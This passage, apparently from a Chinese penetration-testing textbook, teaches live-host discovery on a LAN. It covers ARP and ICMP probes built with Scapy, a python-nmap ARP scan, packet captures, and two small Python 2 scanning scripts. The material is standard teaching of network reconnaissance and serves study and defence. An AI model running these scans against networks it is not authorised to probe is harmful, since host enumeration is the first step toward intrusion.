


图 5-5 目标主机处于活跃状态的情形

第三步：但是如果目标主机处于非活跃状态，它不会给出任何回应，如图 5-6 所示。




图 5-6　目标主机处于非活跃状态的情形

现在来编写一个利用 ARP 实现的活跃主机扫描程序，这个程序有很多种方式可以实现，首先借助 Scapy 库来完成。其核心思想就是要产生一个 ARP 请求，首先查看 Scapy 库中 ARP 类型数据包中需要的参数，如图 5-7 所示。

```
>>> ls(ARP)
hwtype     : XShortField                      = (1)
ptype      : XShortEnumField                  = (2048)
hwlen      : ByteField                        = (6)
plen       : ByteField                        = (4)
op         : ShortEnumField                   = (1)
hwsrc      : ARPSourceMACField                = (None)
psrc       : SourceIPField                    = (None)
hwdst      : MACField                         = ('00:00:00:00:00:00')
pdst       : IPField                          = ('0.0.0.0')
```

图 5-7　Scapy 库中的 ARP 数据包的参数

可以看到这里面的大多数参数都有默认值，其中，hwsrc 和 psrc 分别是源硬件地址和源 IP 地址。这两个地址不用设置，发送的时候会自动填写本机的地址。唯一需要设置的是目的 IP 地址 pdst，将这个地址设置为目标即可。

另外，因为发送的是广播数据包，所以需要在 Ether 层进行设置，首先查看一下 Ether 的格式，如图 5-8 所示。

```
>>> ls(Ether)
dst        : DestMACField                     = (None)
src        : SourceMACField                   = (None)
type       : XShortEnumField                  = (36864)
```

图 5-8　Scapy 库中的 Ether 数据包的参数

这一层只有三个参数，dst 是目的硬件地址，src 是源硬件地址，这里面 src 会自动设置为本机地址。所以只需要将 dst 设置为 ff:ff:ff:ff:ff:ff 即可将数据包发到网络中的各个主机上。下面构造一个扫描 192.168.1.103 的 ARP 请求数据包并将其发送出去：

```
>>>ans,unans=srp(Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(pdst="192.168.1.103"),timeout=2)
```

这个命令将会产生一个如图 5-9 所示的数据包。

```
▷ Frame 449: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
▷ Ethernet II, Src: dc:fe:18:58:8c:3b, Dst: ff:ff:ff:ff:ff:ff
◢ Address Resolution Protocol (request)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: request (1)
    Sender MAC address: dc:fe:18:58:8c:3b
    Sender IP address: 192.168.1.1
    Target MAC address: 00:00:00:00:00:00
    Target IP address: 192.168.1.103
```

图 5-9　Scapy 命令所产生的 ARP 数据包

按照之前的思路，需要对这个请求的回应进行监听，如果得到回应，那么证明目标在线，并打印输出这个主机的硬件地址：

```
>>> ans.summary(lambda (s,r): r.sprintf("%Ether.src% %ARP.psrc%") )
```

如果收到了数据包，那么这个过程就如下所示，发出一个数据包 “Who has 192.168.1.103？ Tell 192.168.1.1”，并收到这个数据包的回应 “192.168.1.103 is at 4c:cc：6a:62:4e:29”，这表明目标主机在线，如图 5-10 所示。

Source	Destination	Protocol	Length	Info
dc:fe:18:58:8c:3b	ff:ff:ff:ff:ff:ff	ARP	60	Who has 192.168.1.103? Tell 192.168.1.1
4c:cc:6a:62:4e:29	dc:fe:18:58:8c:3b	ARP	42	192.168.1.103 is at 4c:cc:6a:62:4e:29

图 5-10　发出 ARP 请求并得到回应

如果发出这个数据包，但是没有收到这个数据包回应，则说明目标主机不在线，如图 5-11 所示。

Source	Destination	Protocol	Length	Info
dc:fe:18:58:8c:3b	ff:ff:ff:ff:ff:ff	ARP	60	Who has 192.168.1.103? Tell 192.168.1.1

图 5-11　发出 ARP 请求没有得到回应

前面在命令行中完成了这个扫描，现在编写一个完整的程序，完整的程序内容如下所示。

```
import sys
if len(sys.argv) != 2:
    print "Usage: arpPing <IP>\n eg: arpPing 192.168.1.1"
    sys.exit(1)
from scapy.all import srp,Ether,ARP
ans,unans=srp(Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(pdst=sys.argv[1]),timeout=2)
for snd,rcv in ans:
    print ("Target is alive")
    print rcv.sprintf("%Ether.src% - %ARP.psrc%")
```

在 Aptana Studio 3 中完成这个程序，将这个程序以 arpPing 为名保存起来，但是这个程序需要一个参数，在空白处右击，在弹出的菜单中依次选中 Run As → Run Configurations…，

如图 5-12 所示。



图 5-12　运行参数菜单

然后在弹出的 Run Configurations 中选中 Arguments 标签，并在 Program arguments 中填写本次要扫描的目标地址“192.168.1.133”，这样就为程序添加了参数，如图 5-13 所示。




图 5-13　设置运行时的菜单

指定完参数之后，依次单击 Apply → Run，该程序开始执行，在下方的 Console 处会显示出执行的结果，如图 5-14 所示。




图 5-14　arpPing.py 执行的结果

除了使用 Scapy 这个库来完成 ARP 扫描之外，也可以使用更为简单的 Nmap 库。这种方法更为简单高效，但是对于初学者来说无法了解其中具体的实现，所以希望初学者能将这两种方法都掌握。在 Python 中使用 Nmap 库其实就是调用了 Nmap 工具，这个库的核心类为 PortScanner。这个类提供了一个函数 scan()，可以如同在 Nmap 中使用命令行一样地使用这

个函数，-PR 表示使用 ARP，-sn 表示只测试该主机的状态（这里是为了加快扫描速度）。在 Nmap 中使用 ARP 进行扫描的语法格式为：

```
Nmap  -PR  -sn  [ 目标 IP]
```

也可以使用 Nmap 库来实现对目标进行的 ARP 扫描，编写的程序如下所示。

```
import sys
if len(sys.argv) != 2:
        print "Usage: arpPing2  <IP> eg: arpPing2 192.168.1.1"
        sys.exit(1)
import nmap
nm = nmap.PortScanner()
nm.scan(sys.argv[1], arguments='-sn -PR')
for host in nm.all_hosts():
    print('----------------------------------------------------')
    print('Host : %s (%s)' % (host, nm[host].hostname()))
    print('State : %s' % nm[host].state())
```

在 Aptana Studio 3 中完成这个程序，将这个程序以 arpPing2 为名保存起来，在 Run Configurations 中为这个程序指定一个参数“192.168.1.133”，然后执行，如图 5-15 所示。




图 5-15　使用 arpPing2.py 扫描 192.168.169.133 的结果

这个程序也可以用来扫描一个范围内的主机，例如 192.168.169.0/24，只需要为这个程序指定参数，然后执行，图 5-16 给出了执行的结果。




图 5-16　使用 arpPing2.py 扫描 192.168.169.0/24 的结果

基于 ARP 的扫描是一种最为高效的方法，但是它的局限性也很明显，只能够扫描同一以太网内的主机。例如，主机的 IP 地址为 192.168.169.130，子网掩码为 255.255.255.0，那

么使用 ARP 扫描的范围只能是 192.168.169.1-255。如果目标的地址为 192.168.1.100，这种方法就不适用了。

5.2.2 基于 ICMP 的活跃主机发现技术

ICMP 也位于 TCP/IP 协议族中的网络层，它的目的是用于在 IP 主机、路由器之间传递控制消息。没有任何的系统是完美的，互联网也一样。因此，互联网也经常会出现各种错误，为了发现和处理这些错误的 ICMP（Internet Control Message Protocol，互联网控制报文协议）应运而生。同样，这种协议也可以用来实现活跃主机发现。有了之前 ARP 主机发现技术的经验之后，再来了解一下 ICMP 这个协议是如何进行活跃主机发现的。相比 ARP 简单明了的工作模式，ICMP 虽然要复杂一些，但是用来扫描活跃主机的原理却是一样的。

ICMP 中提供了多种报文，这些报文又可以分成两大类：差错报文和查询报文。其中，查询报文都是由一个请求和一个应答构成的。这一点和之前讲过的 TEST 协议一样，只需要向目标发送一个请求数据包，如果收到了来自目标的回应，就可以判断目标是活跃主机，否则可以判断目标是非活跃主机，这与 ARP 扫描原理是相同的。

但是，与 ARP 扫描不同的地方在于 ICMP 查询报文有 4 种，分别是响应请求或应答、时间戳请求或应答、地址掩码请求或应答、路由器询问或应答。但是在实际应用中，后面的三种成功率很低，所以本节主要讲解第一种 ICMP 查询报文。

Ping 命令就是响应请求或应答的一种应用，我们经常会使用这个命令来测试本地与目标之间的连通性，例如我们所在的主机 IP 为 192.168.1.1，而通信的目标 IP 地址为 192.168.1.2，如果要判断 192.168.1.2 是否为活跃主机，就需要向其发送一个 ICMP 请求，这个请求的格式如下。

```
IP 层内容
源 IP 地址：192.168.1.1
目的 IP 地址：192.168.1.2
ICMP 层内容
Type：8（表示请求）
```

如果 192.168.1.2 这台主机处于活跃状态，它在收到了这个请求之后，就会给出一个回应，这个回应的格式如下所示。

```
IP 层内容
源 IP 地址：192.168.1.2
目的 IP 地址：192.168.1.1
ICMP 层内容
Type：0（表示应答）
```

接下来以图的形式演示一下这个扫描过程。

第一步：向目标发送一个 ICMP Request，如图 5-17 所示。




图 5-17 向目标主机发送一个 ICMP 请求

第二步：如果目标主机处于活跃状态，在正常情况下它就会回应一个 ICMP Reply，如图 5-18 所示。




图 5-18 目标主机处于活跃状态的情形

需要注意的是，由于现在很多网络安全设备或者机制会屏蔽 ICMP，在这种情况下即使目标主机处于活跃状态，也收不到任何的回应。

第三步：如果目标主机处于非活跃状态，它不会给出任何回应，如图 5-19 所示。




图 5-19 目标主机处于非活跃状态的情形

也就是说，只要收到了 ICMP 回应，就可以判断该主机为活跃状态。

现在来编写一个利用 ICMP 实现的活跃主机扫描程序，这个程序有很多种方式可以实现，首先借助 Scapy 库来完成。其核心思想就是要产生一个 ICMP 请求，首先查看 Scapy 库中 ICMP 类型数据包中需要的参数，如图 5-20 所示。

这里面的大多数参数都不需要设置，唯一需要注意的是 type，这个参数的默认值已经是 8，所以无须修改。

另外，ICMP 并没有目标地址和源地址，所以需要在 IP 中进行设置，首先查看一下 Scapy 库中 IP 类型数据包中需要的参数，如图 5-21 所示。

```
>>> ls(ICMP)
type       : ByteEnumField                       = (8)
code       : MultiEnumField (Depends on type)    = (0)
chksum     : XShortField                         = (None)
id         : XShortField (Cond)                  = (0)
seq        : XShortField (Cond)                  = (0)
ts_ori     : ICMPTimeStampField (Cond)           = (30466240)
ts_rx      : ICMPTimeStampField (Cond)           = (30466240)
ts_tx      : ICMPTimeStampField (Cond)           = (30466240)
gw         : IPField (Cond)                      = ('0.0.0.0')
ptr        : ByteField (Cond)                    = (0)
reserved   : ByteField (Cond)                    = (0)
length     : ByteField (Cond)                    = (0)
addr_mask  : IPField (Cond)                      = ('0.0.0.0')
nexthopmtu : ShortField (Cond)                   = (0)
unused     : ShortField (Cond)                   = (0)
unused     : IntField (Cond)                     = (0)
```

图 5-20　Scapy 库中的 ICMP 数据包的参数

```
>>> ls(IP)
version    : BitField (4 bits)                   = (4)
ihl        : BitField (4 bits)                   = (None)
tos        : XByteField                          = (0)
len        : ShortField                          = (None)
id         : ShortField                          = (1)
flags      : FlagsField (3 bits)                 = (0)
frag       : BitField (13 bits)                  = (0)
ttl        : ByteField                           = (64)
proto      : ByteEnumField                       = (0)
chksum     : XShortField                         = (None)
src        : SourceIPField (Emph)                = (None)
dst        : DestIPField (Emph)                  = (None)
options    : PacketListField                     = ([])
```

图 5-21　Scapy 库中的 IP 数据包的参数

这一层和地址有关的参数有两个：dst 是目的 IP 地址，src 是源 IP 地址。

这里面 src 会自动设置为本机地址。所以只需要将 dst 设置为“192.168.1.2”即可将数据包发到目标主机上。接下来构造一个扫描 192.168.1.2 的 ICMP 请求数据包并将其发送出去。

```
>>> ans,unans=sr(IP(dst="192.168.1.2")/ICMP())
```

按照之前的思路，需要对这个请求的回应进行监听，如果得到了回应，那么证明目标在线，并打印输出这个主机的 IP 地址。

```
>>> ans.summary(lambda (s,r): r.sprintf("%IP.src% is alive") )
```

如果收到数据包，那么这个过程如图 5-22 所示，发出一个 Echo（ping）request 数据包，并收到这个数据包的回应 Echo（ping）reply，这表明目标主机在线。

Source	Destination	Protoco	Length	Info
192.168.169.130	192.168.169.133	ICMP	98	Echo (ping) request id=0x05ff, seq=2/512, ttl=64 (reply in 508)
192.168.169.133	192.168.169.130	ICMP	98	Echo (ping) reply id=0x05ff, seq=2/512, ttl=128 (request in 507)

图 5-22　发出 ICMP 请求并得到回应

如果发出这个数据包，但是没有收到这个数据包回应，则说明目标主机不在线，如

图 5-23 所示。

